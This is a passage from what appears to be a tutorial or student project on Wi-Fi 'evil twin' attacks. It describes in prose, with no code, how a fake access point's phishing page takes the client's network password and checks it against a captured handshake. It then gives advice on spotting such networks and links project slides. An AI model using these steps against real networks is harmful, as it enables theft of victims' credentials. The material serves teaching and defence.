
After this step, phishing page on target will be appeared and wants client to Enter Password to connect to network :



And after submitting password :



And finally we get password client Entered . since we had handshake file we can check the password and show appropriate message to victim until Enter correct password :



Defending Against Evil Twin Attack

The best way of defending against an evil twin attack is to know about the tactic, and know that the signs of one should make you highly suspicious. If you abruptly lose the ability to connect to your trusted network and suddenly see an open wireless network with the same name, these are neither a coincidence nor a normal turn of events.

Never connect to an unknown wireless network pretending to be yours, especially one without encryption. If you suspect your router is actually updating, turn off your Wi-Fi and plug into the router's Ethernet directly to see what the problem is.

Slides of this project are available at :

https://github.com/AmirMansurian/Hacking-Wireless-Networks